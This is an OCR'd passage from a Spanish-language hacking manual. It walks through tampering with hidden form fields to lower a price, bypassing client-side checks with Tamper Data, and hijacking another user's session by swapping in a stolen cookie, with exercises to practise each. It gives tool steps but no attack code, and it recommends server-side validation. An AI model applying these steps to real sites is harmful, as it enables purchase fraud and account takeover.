


Figura 9. Modificamos el contenido del campo oculto y compramos el libro a U$S10, en lugar de U$S40.

Si somos administradores de un sitio web que posee una aplicación similar a la analizada, deberíamos contar con conocimientos de PHP y bases de datos para armar un sistema más seguro o buscar aplicaciones para comercio electrónico ya programadas.

Eliminar el límite

Ya sabemos que, según la aplicación, un campo de texto puede ser usado para inyectar código HTML/JavaScript en la página. Las inyecciones que programamos suelen tener una buena longitud (por ejemplo, un código para obtener las cookies posee alrededor de 90 caracteres), por lo cual el administrador del sitio quizás vea como una

FIREBUG

Un complemento para Firefox muy interesante es **Firebug**, que al igual que Web Developer es útil para los desarrolladores web. Permite editar todo el código fuente de la página (incluidos los formularios), tiene una interfaz agradable y es fácil de usar. En resumen, se trata de una alternativa a Web Developer.

medida de seguridad poner un límite en los campos de texto, mediante la propiedad **maxlength** (por ejemplo, si el valor de dicha propiedad es 25, podemos escribir como máximo 25 caracteres).




Figura 10. Un campo de texto puede poseer un límite de caracteres, con el objetivo de que no podamos escribir la inyección completa.

En los formularios un límite puede ser eliminado fácilmente, por lo que aplicarlos no sirve de mucho. El ítem **Remove Maximum Lengths** del menú **Forms** da la posibilidad de eliminar la restricción de caracteres.




Figura 11. Podemos eliminar fácilmente un límite de caracteres con la herramienta Web Developer.

Manipular los formularios es muy fácil y los resultados pueden ser bastante útiles e interesantes para un atacante, aunque dañinos para el administrador de la página, el usuario y/o la persona que vende un producto mediante una aplicación mal programada como las que hemos visto. Para evitar esta serie de problemas, es importante utilizar tecnologías que se ejecuten del lado del servidor, y así validar los datos ingresados por los usuarios.

Interceptar datos

Cuando alguien es utilizado como medio para llevar información de una persona a otra, se corre el riesgo de que sea total o parcialmente modificada por quien la porta. En esta sección, interpretaremos ese rol y estaremos ubicados en medio de la conexión entre nuestro navegador y el servidor web, interceptando y modificando los datos que se envían.




Figura 12. Un hacker puede obstruir los datos que se envían y modificarlos antes de que lleguen al servidor.

Quizás nos estemos preguntando qué sentido tiene interceptar nuestra propia comunicación para modificar los datos que nosotros mismos enviamos al servidor, siendo más práctico editar directamente desde el navegador.

Si bien el cuestionamiento es lógico, mirando simplemente la pantalla no estamos al tanto de todo lo que ocurre. Solo al interceptar la comunicación podemos conocer todas las consultas que realiza nuestro navegador al servidor web cuando descargamos, ejecutamos

y utilizamos una aplicación. Puede que las peticiones contengan datos de interés, por lo cual es útil ver el contenido de cada una y modificarlo a nuestra conveniencia.

Tamper Data

Para concretar esta mediación necesitamos una herramienta que ingrese en la conexión: **Tamper Data**, un complemento para Firefox que podemos descargar e instalar como cualquier otro add-on (una vez instalado, veremos el ítem **Tamper Data** en el menú de herramientas de Firefox). Este interesante complemento permite ver y modificar las cabeceras HTTP que le envía nuestro navegador al servidor web, otorgándonos la posibilidad de modificar cualquier dato que envíe la aplicación que estemos usando.




Figura 13. Tamper Data es un add-on para Firefox que permite ver y modificar las cabeceras HTTP.

Cuando iniciamos la herramienta, vemos una ventana dividida en tres partes. En la sección de arriba aparecen todas las peticiones que vaya realizando el navegador.

Al seleccionar alguna de estas peticiones, en la parte inferior izquierda visualizaremos las cabeceras de la consulta y en la derecha la respuesta obtenida.

El simple hecho de ver todas las peticiones que realiza el navegador mientras utilizamos una aplicación web puede ser de gran ayuda para encontrar alguna falla de seguridad que posea.

> TAMPER DATA PUEDE VER Y MODIFICAR LAS CABECERAS HTTP QUE ENVÍA NUESTRO NAVEGADOR




Figura 14. En la parte superior de la ventana vemos todas las peticiones que realiza el navegador; al seleccionar una, podemos ver sus cabeceras en la división inferior.

Si se trata de formularios, podemos hacer todo lo que aprendimos en la sección anterior y más. Supongamos que la aplicación de compra de libros que vimos anteriormente contenga un código con tecnología **client-side** que, antes de enviar el formulario completo al servidor, revise que el precio del libro no se haya modificado y efectivamente sea de U$S40.

Si fuera así, la técnica que aprendimos no funcionaría, volviendo indispensable el uso de Tamper Data. Para hacerlo, debemos completar todos los datos que solicite el formulario pero, antes de enviarlo, abrir el add-on y apretar el botón **Comenzar modificación** (ubicado en la esquina superior izquierda). A partir de allí, cada vez

JUEGOS EN PELIGRO

Por si fuera poco, Tamper Data también es usado para el hack de mini-juegos online. Por ejemplo, cuando perdemos, la aplicación envía al servidor nuestro puntaje. Si lo interceptamos con Tamper Data podemos modificarlo y elevarnos la cantidad de puntos. En internet hay bastantes tutoriales y videos sobre el hack de juegos con este add-on.

que el navegador envíe información aparecerá una pequeña ventana que nos preguntará si queremos modificar o enviar los datos. En nuestro ejemplo, los modificaremos.




Figura 15. Al hacer clic en el botón **Modificar** se abre una ventana con las cabeceras HTTP y los datos que se están enviando por el método POST.

Tal como observamos en la **Figura 15**, del lado derecho el primer valor que aparece es del campo **Precio**. Para cambiarlo, simplemente reemplazamos su contenido como si viéramos un campo de texto común en la página web, y luego presionamos **Aceptar** para que se envíen al servidor los datos modificados. De este modo, estamos burlando la verificación del lado del cliente que posee la aplicación.

Queda demostrado una vez más lo poco útil que es programar filtros y verificaciones de seguridad en estas tecnologías. La solución es utilizar lenguajes como PHP o ASP para validar los datos una vez que llegaron al servidor.

> TAMPER DATA SIRVE PARA EVADIR PROTECCIONES DEL LADO DEL CLIENTE

Interceptar comunicaciones y modificar a gusto los datos que se envían puede resultar muy interesante. Tamper Data no tiene como único blanco a los formularios, ya que también sirve para aplicaciones web dinámicas que se comunican con el servidor para enviar y recibir cualquier tipo de dato.

Envenenamiento de cookies

En el capítulo anterior aprendimos un poco acerca de las cookies, pero en esta sección analizaremos el tema más en detalle. El protocolo HTTP es utilizado para la transferencia de recursos web, pero no almacena información asociada a una sesión. De ahí surgió la necesidad de inventar algo que nos mantuviera identificados durante todo el tiempo que estuviéramos dentro del sitio web: las **cookies**.

Si no fuera por las cookies, dentro de un mismo sitio, tendríamos que ingresar nuestro usuario y contraseña cada vez que nos movemos de página, ya que dicho protocolo no recuerda que somos nosotros y la aplicación nos pediría nuestros datos una y otra vez.

En la actualidad, cuando ingresamos con nuestro usuario y contraseña se nos asigna una cookie, gracias a la cual podemos tener nuestras preferencias, privilegios y demás dentro de la aplicación.




Figura 16. La duración de la cookie dependerá de la casilla **Recordar siempre**. En caso de que esté desactivada, la cookie se rompe al cerrar el navegador; de lo contrario, siempre estamos identificados.

Los foros, los portales de compra, las redes sociales... miles y miles de aplicaciones utilizan las cookies para brindar servicios más ajustados a las preferencias de sus usuarios. La mayoría de los navegadores web aceptan todas las cookies de todos los sitios por los que pasamos, pero podemos configurarlos para que se rechacen

todas o se pregunte si queremos o no aceptarlas. En Firefox, por ejemplo, si vamos al menú **Opciones** dentro de **Herramientas** y elegimos **Eliminar determinadas cookies**; podemos ver todas las que tenemos y el contenido de cada una.




Figura 17. En Firefox podemos ver las cookies que lleva almacenadas nuestro navegador.

En la **Figura 17** podemos observar la composición de las "galletitas". En primer lugar tenemos el nombre (en este caso es **use_hitbox**). Luego seguimos con el contenido, una combinación de números y letras. Después, el dominio al que pertenece la cookie (en esta ocasión es **youtube.com**). Continuamos con la ruta: si es **/** significa que la cookie es válida en todas las páginas y secciones del sitio, y de lo contrario se especificará un path o ruta diferente. Por último, encontramos la fecha de expiración: si al ingresar al sitio tildamos la casilla **Recordar siempre** nos mantendremos identificados todo el tiempo (aunque entremos y salgamos del navegador, apaguemos la computadora, etcétera), mientras que si no la tildamos la cookie se rompe al salir manualmente de la aplicación o cerrar la página/navegador.

Dado que la cookie es quien nos mantiene identificados, permitiéndonos manejar nuestras preferencias y privilegios en el sitio, si obtenemos alguna que pertenezca a otro usuario se nos asignarán sus mismos permisos y preferencias, y podremos ingresar a la aplicación como si fuéramos ese usuario. En el **Capítulo 4**

aprendimos a obtener cookies ajenas, y vimos que podemos hacerlo si logramos que el usuario acceda al sitio vulnerable mediante una URL que inyecta código JavaScript programado para almacenar su cookie en un archivo bajo nuestro poder.

La pregunta es... ¿qué hacemos una vez que tenemos la cookie?

La idea es obtener su identidad, sus permisos y preferencias, ingresar desde nuestro navegador tranquilamente tal como si fuéramos ese usuario.

No tenemos la contraseña del usuario, pero sí su cookie, y con eso nos alcanza para acceder a su cuenta, ya que estamos robando la sesión que él creó al acceder con sus datos a la aplicación. Para concretar el **cookie poisoning** o **envenenamiento de cookies** debemos reemplazar la cookie que se nos asignó por la que obtuvimos.




Figura 18. No necesitamos tener la contraseña del usuario para obtener su identidad y aprovecharnos de sus permisos.

BURP SUITE

Burp Suite es un paquete con varias herramientas interesantes, entre ellas **Burp Proxy**, un software que también sirve para llevar a cabo un envenenamiento de cookies. Podemos obtenerlo desde su sitio web oficial: **http://portswigger.net/burp/download.html**. En internet hay disponibles videos y manuales que explican cómo realizar un **cookie poisoning** utilizando esta aplicación.

Pero para reemplazar nuestra cookie por la del usuario necesitamos una herramienta que edite las cookies, ya que con Firefox solamente podemos verlas y borrarlas. A continuación profundizaremos el tema.

El complemento perfecto

Para editar nuestra cookie a fin de reemplazarla por la obtenida usaremos el complemento para Firefox **Edit Cookies**, compatible hasta el momento con la versión 23.0.1 del navegador. Más adelante veremos también cómo realizar esta tarea utilizando Tamper Data.




Figura 19. El complemento para Firefox **Edit Cookies** nos permite ver, añadir, editar y eliminar nuestras cookies.

Una vez que instalamos el complemento procedemos a buscar la cookie que se nos asignó y la seleccionamos. En la parte inferior de

FIRESHEEP

Existe un add-on para Firefox conocido como **FireSheep** que permite robar la sesión de usuarios de Facebook, Twitter, Google y demás, que estén conectados a una misma red y no tengan habilitadas las medidas de protección adecuadas. Podemos encontrar información sobre esta herramienta en el blog personal de su creador: **http://codebutler.com/firesheep**.

la ventana podremos observar sus datos (nombre, contenido, fecha de expiración, etcétera). Dado que queremos reemplazarla, presionaremos el botón **Edit** y se abrirá una nueva ventana, que permitirá editar cada uno de sus componentes. Finalmente, reemplazamos el contenido de nuestra cookie por la que obtuvimos.




Figura 20. En la ventana de edición debemos reemplazar el campo **Content** por el contenido de la cookie obtenida.

Otro detalle interesante a tener en cuenta es la fecha de expiración. No deberíamos dejar que una cookie que tanto costó conseguir expirara o se rompiera en poco tiempo. Allí mismo podemos modificar la fecha de expiración y reemplazar, por ejemplo, el año actual por el 2020.

Por último, debemos guardar los cambios y recargar la página. Estaremos identificados como el usuario de quien obtuvimos su cookie y podremos acceder a todos los datos de su cuenta y usar sus permisos y preferencias.

Modificar cookies con Tamper Data

A continuación aprenderemos a modificar las cookies utilizando Tamper Data. Comenzaremos la modificación al ingresar al sitio en cuestión. Al enviarse la petición presionaremos el botón **Modificar**, de modo que nos aparezca la ventana con las cabeceras HTTP. En la **Figura 21** vemos que el último campo es el de la cookie: reemplazaremos su

valor y aceptaremos, para enviar los datos al servidor. Acto seguido, se cargará la página con nuestra nueva identidad.




Figura 21. Con Tamper Data también podemos realizar un envenenamiento de cookies.

En definitiva, solo necesitamos alguna herramienta que nos ayude a editar nuestras cookies. Edit Cookies es un complemento ideal y posee una interfaz gráfica muy fácil de usar. Por otro lado, Tamper Data es excelente, ya que permite hacer muchísimas cosas, incluso modificar las cookies que se envían al servidor. Otras aplicaciones que sirven son las del estilo de **Burp Proxy**. En internet hay muchas herramientas disponibles para ayudarnos en la técnica de envenenamiento de cookies.

RESUMEN

Del lado del cliente pueden efectuarse técnicas de ataque muy interesantes. En este capítulo aprendimos algunas de ellas, como la manipulación de formularios, y manejamos herramientas que facilitan la modificación de campos de texto y permiten ver campos ocultos y eliminar límites para realizar inyecciones. Por otro lado, aprendimos a situarnos en el medio de nuestra propia conexión con el servidor para, desde allí, saltar filtros programados en tecnologías del lado del cliente y así poder vulnerar la aplicación web. Por último realizamos la técnica de **cookie poisoning** y entendimos por qué es de interés para un hacker obtener cookies de otros usuarios.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Con qué inconvenientes puede encontrarse un hacker frente a un formulario?
2. ¿Qué herramientas ofrece el complemento **Web Developer**?
3. ¿Para qué sirve convertir los métodos de envío de datos de un formulario?
4. ¿Cómo podemos ver y modificar un campo oculto? ¿Por qué es útil esto?
5. ¿Por qué puede ser útil eliminar el límite de caracteres de un campo de texto?
6. ¿Qué podemos lograr metiéndonos en medio de la comunicación entre nuestro navegador y el servidor web?
7. ¿Qué herramientas nos ayudan a interceptar y modificar los datos que envía una aplicación?
8. ¿Por qué es de interés para un hacker robar una cookie?

EJERCICIOS PRÁCTICOS

1. Investigue las herramientas del complemento Web Developer.
2. Convierta el método de envío de GET a POST y de POST a GET en un formulario.
3. Elimine el límite de caracteres de un campo que utilice la propiedad **maxlength**.
4. Intercepte comunicaciones entre usted y el servidor web mediante el complemento **Tamper Data**.
5. Realice un envenenamiento de cookies utilizando el complemento **Edit Cookies**.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*06

Inclusión de archivos

Hasta ahora solo hemos visto ataques que se llevan a cabo del lado del cliente. Llegó el momento de obtener control total de un servidor web. Buscaremos, en la programación de las páginas, fallas de seguridad para incluir archivos locales y remotos. Analizaremos los peligros de un error de este tipo y cómo apoderarnos del servidor mediante la inclusión de diversos archivos internos y externos.

Introducción a la inclusión de archivos

